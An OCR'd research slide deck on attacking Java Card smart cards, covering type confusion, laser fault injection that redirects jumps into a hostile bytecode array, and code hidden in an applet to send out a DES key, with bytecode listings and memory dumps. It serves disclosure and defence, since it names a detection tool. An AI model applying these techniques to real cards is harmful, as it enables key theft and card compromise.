
Java Type conversion

- Java imposes a type hierarchy
- Polymorphism allows type conversion checked at run time

```
T2 t2;
T1 t1 = (T1) t2;
```

⟺


```
aload t2
checkcast T1
astore t1
```




Java Type conversion

- Java imposes a type hierarchy
- Polymorphism allows type conversion checked at run time

```
T2 t2;
T3 t3 = (T3) t2;
```



```
aload t2
checkcast T3
astore t3
```



The following class

- Define the class A with one field of type short,


```
public class A {short theSize = 0x00FF;}
```

- In the application defines instances,

```
public class Main {
…
A a = new A();
byte[] b = new byte [10]; b[0] = 1; b[1]=2;…
…
a = (A) ((Object)b); // a & b point on the same object
a.theSize = 0xFFFF;  // increases the size of the []
// read and write your array…
```

The Hazardous Type Confusion

- Confusion between a and b (header compatible)




The Hazardous Type Confusion

- Confusion between a and b (incompatible)

```
public class A {short theSize = 0x00FF;}
public class B {C c = null;}
```


Warning the firewall will play its role!



All what you need is… type confusion

- To force the type confusion


```
a = (A) b;
```




```
aload b
checkcast A
astore a
```

- The BCV can check the applet it is a legal one,
- During run-time the `checkcast` instruction will generate an exception `ClassCastException`


Power analysis of the `checkcast`



Power analysis of the `checkcast`



Practical Laser Fault Injection



Conclusion

- *Oberthur* made the experimentation on their own Java Card (white box)
- Their experimentation was on a JC 3.0 prototype, will probably run well on JC 2.2.x
- No ill-formed code has been loaded,
- But ill-formed code can be executed,
- It shows that the presence of BCV is helpless when combining HW and SW attacks.

Agenda

- Part III : Laser Beamer as an enabling technology for software attacks in presence of a BCV
  - Notion of mutant application,
  - Type confusion, the *Oberthur* attack,
  - Control flow mutant.

Modus operandi

- The attack is based on loop `for` in the case where the jump is a long one.
  - In Java Card two instructions
  - `goto` (+/-127 bytes) and `goto_w` (+/-32767 bytes)
- Characterize the memory management algorithm of the operating system.
- Illuminate with a laser the code that contain the operand.


The loop `for`

```
for (short i=0 ; i<n ; ++i)
{foo = (byte) 0xBA;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 // Few instructions have
 // been hidden for a
 // better meaning.
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
}
```

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush           BA
0x0A: putfield_b       0
0x0C: aload_0
0x0D: getfield_b_this  0
0x0F: putfield_b       1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this  1
0xE6: putfield_b       0
0xE8: sinc             1 1
0xEB: goto_w           FF17
```

The loop `for`

```
for (short i=0 ; i<n ; ++i)
{foo = (byte) 0xBA;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 // Few instructions have
 // been hidden for a
 // better meaning.
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
}
```



233 bytes backward jump

The loop `for`

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush           BA
0x0A: putfield_b       0
0x0C: aload_0
0x0D: getfield_b_this  0
0x0F: putfield_b       1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this  1
0xE6: putfield_b       0
0xE8: sinc             1 1
0xEB: goto_w           0017
```

23 bytes forward jump

Where to jump ?

- To my hostile array CodeDump !!!
- But I don’t know where my array is stored,
  - My first attack was successful due to the lack of BCV
  - I can use the second attack with the `abordTransaction` to understand how the memory is managed on this particular card,
  - A can stress my card by installing / deleting different applets of different sizes and deduce the allocation policy
  - In the tested cards it is the best fit algorithm, it places the `static` array just after the methods.

Where to jump

- In the first approach we have invoked a method
  - We needed to have an array that looks like a method,
  - Now we jump just over the header of the static Array,
  - The header length is between 3 to 6 bytes.
- For the following hostile static array:
  - `public static byte[] codeDump = {(byte)0x7D, (byte)0x80, (byte)0x00, (byte)0x78};`
- We just need to have an array filled with a lot of 00 (NOP)
  - `public static byte[] codeDump = {(byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00,` **`(byte)0x7D, (byte)0x80, (byte)0x00, (byte)0x78}`** `;`


Now play !

0x0A7F0	18AE	0188	0018	AE00	8801	18AE	0188	0018
0x0A800	AE00	88 01	18AE	0188	0018	AE00	8801	18AE
0x0A810	0188	00 59	0101	A8FF	177A	008A	43C0	6C88
0x0A820	0000	0000	0000	0000	0000	0000	0000	0000
0x0A830	0000	0000	0000	0000	0000	0000	0000	0000
0x0A840	0000	0000	0000	0000	0000	0000	0000	0000
0x0A850	0000	0000	0000	0000	0000	0000	0000	0000
0x0A860	0000	0000	0000	0000	0000	0000	0000	0000
0x0A870	0000	0000	0000	0000	0000	0000	0000	0000
0x0A880	007D	8000	7800	0000	0000	0000	0000	0000

Now play !

0x0A7F0	18AE	0188	0018	AE00	8801	18AE	0188	0018
0x0A800	AE00	88 01	18AE	0188	0018	AE00	8801	18AE
0x0A810	0188	00 59	0101	A8FF	177A	008A	43C0	6C88
0x0A820	0000	0000	0000	0000	0000	0000	0000	0000
0x0A830	0000	0000	0000	0000	0000	0000	0000	0000
0x0A840	0000	0000	0000	0000	0000	0000	0000	0000
0x0A850	0000	0000	0000	0000	0000	0000	0000	0000
0x0A860	0000	0000	0000	0000	0000	0000	0000	0000
0x0A870	0000	0000	0000	0000	0000	0000	0000	0000
0x0A880	007D	8000	7800	0000	0000	0000	0000	0000

Now play !



0x0A7F0	18AE	0188	0018	AE00	8801	18AE	0188	0018
0x0A800	AE00	88 01	18AE	0188	0018	AE00	8801	18AE
0x0A810	0188	00 59	0101	A800	177A	008A	43C0	6C88
0x0A820	0000	0000	0000	0000	0000	0000	0000	0000
0x0A830	0000	0000	0000	0000	0000	0000	0000	0000
0x0A840	0000	0000	0000	0000	0000	0000	0000	0000
0x0A850	0000	0000	0000	0000	0000	0000	0000	0000
0x0A860	0000	0000	0000	0000	0000	0000	0000	0000
0x0A870	0000	0000	0000	0000	0000	0000	0000	0000
0x0A880	007D	8000	7800	0000	0000	0000	0000	0000

Constraint solving

- We know how to design rich shell code into a card,
- We can store it into an array and activate it thanks to a malicious applet,
- But this is limited by the hypothesis on the absence of a BCV,
- Often the loading process implies the mandatory use of a BCV,

- Can we lure byte code verification, certification process and attack real product ?

Modifying the code after post issuance

- Using laser it is possible to flip the value of a byte into the memory,
- Can we hide a hostile code and into a regular application in such a way we can modify the behavior of the application.

- With NFC applications uploadable into the SIM through an operator kiosk:

Are we able to build viruses for smart card product ?

Example

- Get the secret key:

```
public void process (APDU apdu ) {
   short localS ; byte localB ;
   // get the APDU buffer
   byte [] apduBuffer = apdu.getBuffer ();
   if (selectingApplet ()) { return ; }
   byte receivedByte=(byte)apdu.setIncomingAndReceive();
// any code can be placed here
// ...
   DES keys.getKey (apduBuffer , (short) 0) ;

   apdu.setOutgoingAndSend ((short) 0 ,16) ;
}
```

B1

B2

B3

Linking Token of B2

```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d4 / nop
/ 00d5 / nop
/ 00d6 / getfield_a_this    1   // DES keys
/ 00d8 / aload              4   // L4=>apdubuffer
/ 00da / sconst_0
/ 00db / invokeinterface    nargs: 3, index: 0, const: 3,
                            method : 4
/ 00e0 / pop                    // returned byte
```


Linked Token of B2

```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d4 / nop
/ 00d5 / nop
/ 00d6 / getfield_a_this    1   // DES keys
/ 00d8 / aload              4   // L4=>apdubuffer
/ 00da / sconst_0
/ 00db / invokeinterface    nargs: 3, index: 2, const:
                            60, method : 4
/ 00e0 / pop                    // returned byte
```

Linked Token of B2

```
OFFSETS INSTRUCTIONS       OPERANDS
. . .
/ 00d4 / nop
/ 00d5 / nop
/ 00d6 / getfield_a_this   1   // DES keys
/ 00d8 / aload             4   // L4=>apdubuffer
/ 00da / sconst_0
/ 00db / invokeinterface   03, 02, 3C, 04
/ 00e0 / pop                   // returned byte
```

Hide the code



```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d5 / nop
/ 00d5 / getfield_a_this    1   // DES keys
/ 00d6 / aload              4   // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / ifle               no operand
/ 00d9 / invokeinterface    03, 02, 3C, 04
/ 00de / pop                    // returned byte
```

Hide the code

```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d5 / nop
/ 00d5 / getfield_a_this    1   // DES keys
/ 00d6 / aload              4   // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / ifle               8E //was the code of
                                   invokeinterface
/ 00da / sconst_0               // was the first op 03
/ 00db / sconst_m1              // the second :02
/ 00dc / pop2                   // the third 3C
/ 00de / sconst_1               // the last 04
/ 00de / pop                    // returned byte
```

Code mutation

```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d5 / nop
/ 00d5 / getfield_a_this    1   // DES keys
/ 00d6 / aload              4   // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / ifle               8E
/ 00da / sconst_0
/ 00db / sconst_m1
/ 00dc / pop2
/ 00de / sconst_1
/ 00de / pop
```

Code mutation

```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d5 / nop
/ 00d5 / getfield_a_this    1   // DES keys
/ 00d6 / aload              4   // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / [illegible]        8E
/ 00da / sconst_0
/ 00db / sconst_m1
/ 00dc / pop2
/ 00de / sconst_1
/ 00de / pop
```

Linked Token of B2

```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d4 / nop
/ 00d5 / getfield_a_this    1   // DES keys
/ 00d6 / aload              4   // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / nop
/ 00db / invokeinterface    03, 02, 3C, 04
/ 00e0 / pop                    // returned byte
```

Not so obvious !

- Byte code engineering can be a complex task,
- A valid program must follow a set of constraints,
  - Never push more than MaxStack element,
  - Never provide stack underflow,
  - The type of the elements on top of the stack must have the correct type,
  - The number of instructions that can be placed before must have the right number of elements,
  - The operands must have a valid offset, number of locals must not change,
  - …
- This is “just” a constraint solving problem…

Can it be detect ?

- The good news : **yes**, using a brute force analysis,
- See our tool SmartCM, can be detected in a couple of hours,

- And if **two** laser hits ? A second order virus ?

- The bad news: **no**, two much complexity.

- The good news : synchronization !

Conclusion

- We presented the state of the art in terms of logical attacks on smart cards,
- The public labs working on this topics:
  - SSD, Limoges, France,
  - Telecom Paris, France, more focused on hardware attacks
  - EMSE, Gardanne France, the most advanced team on the use of laser beams,
  - Digital Security, Nijmegen, Nederland,
  - Smart Card Center, London, UK

Conclusions

- Low cost cards are very sensible to these attacks,
- Even European manufacturers can suffer of these attacks,
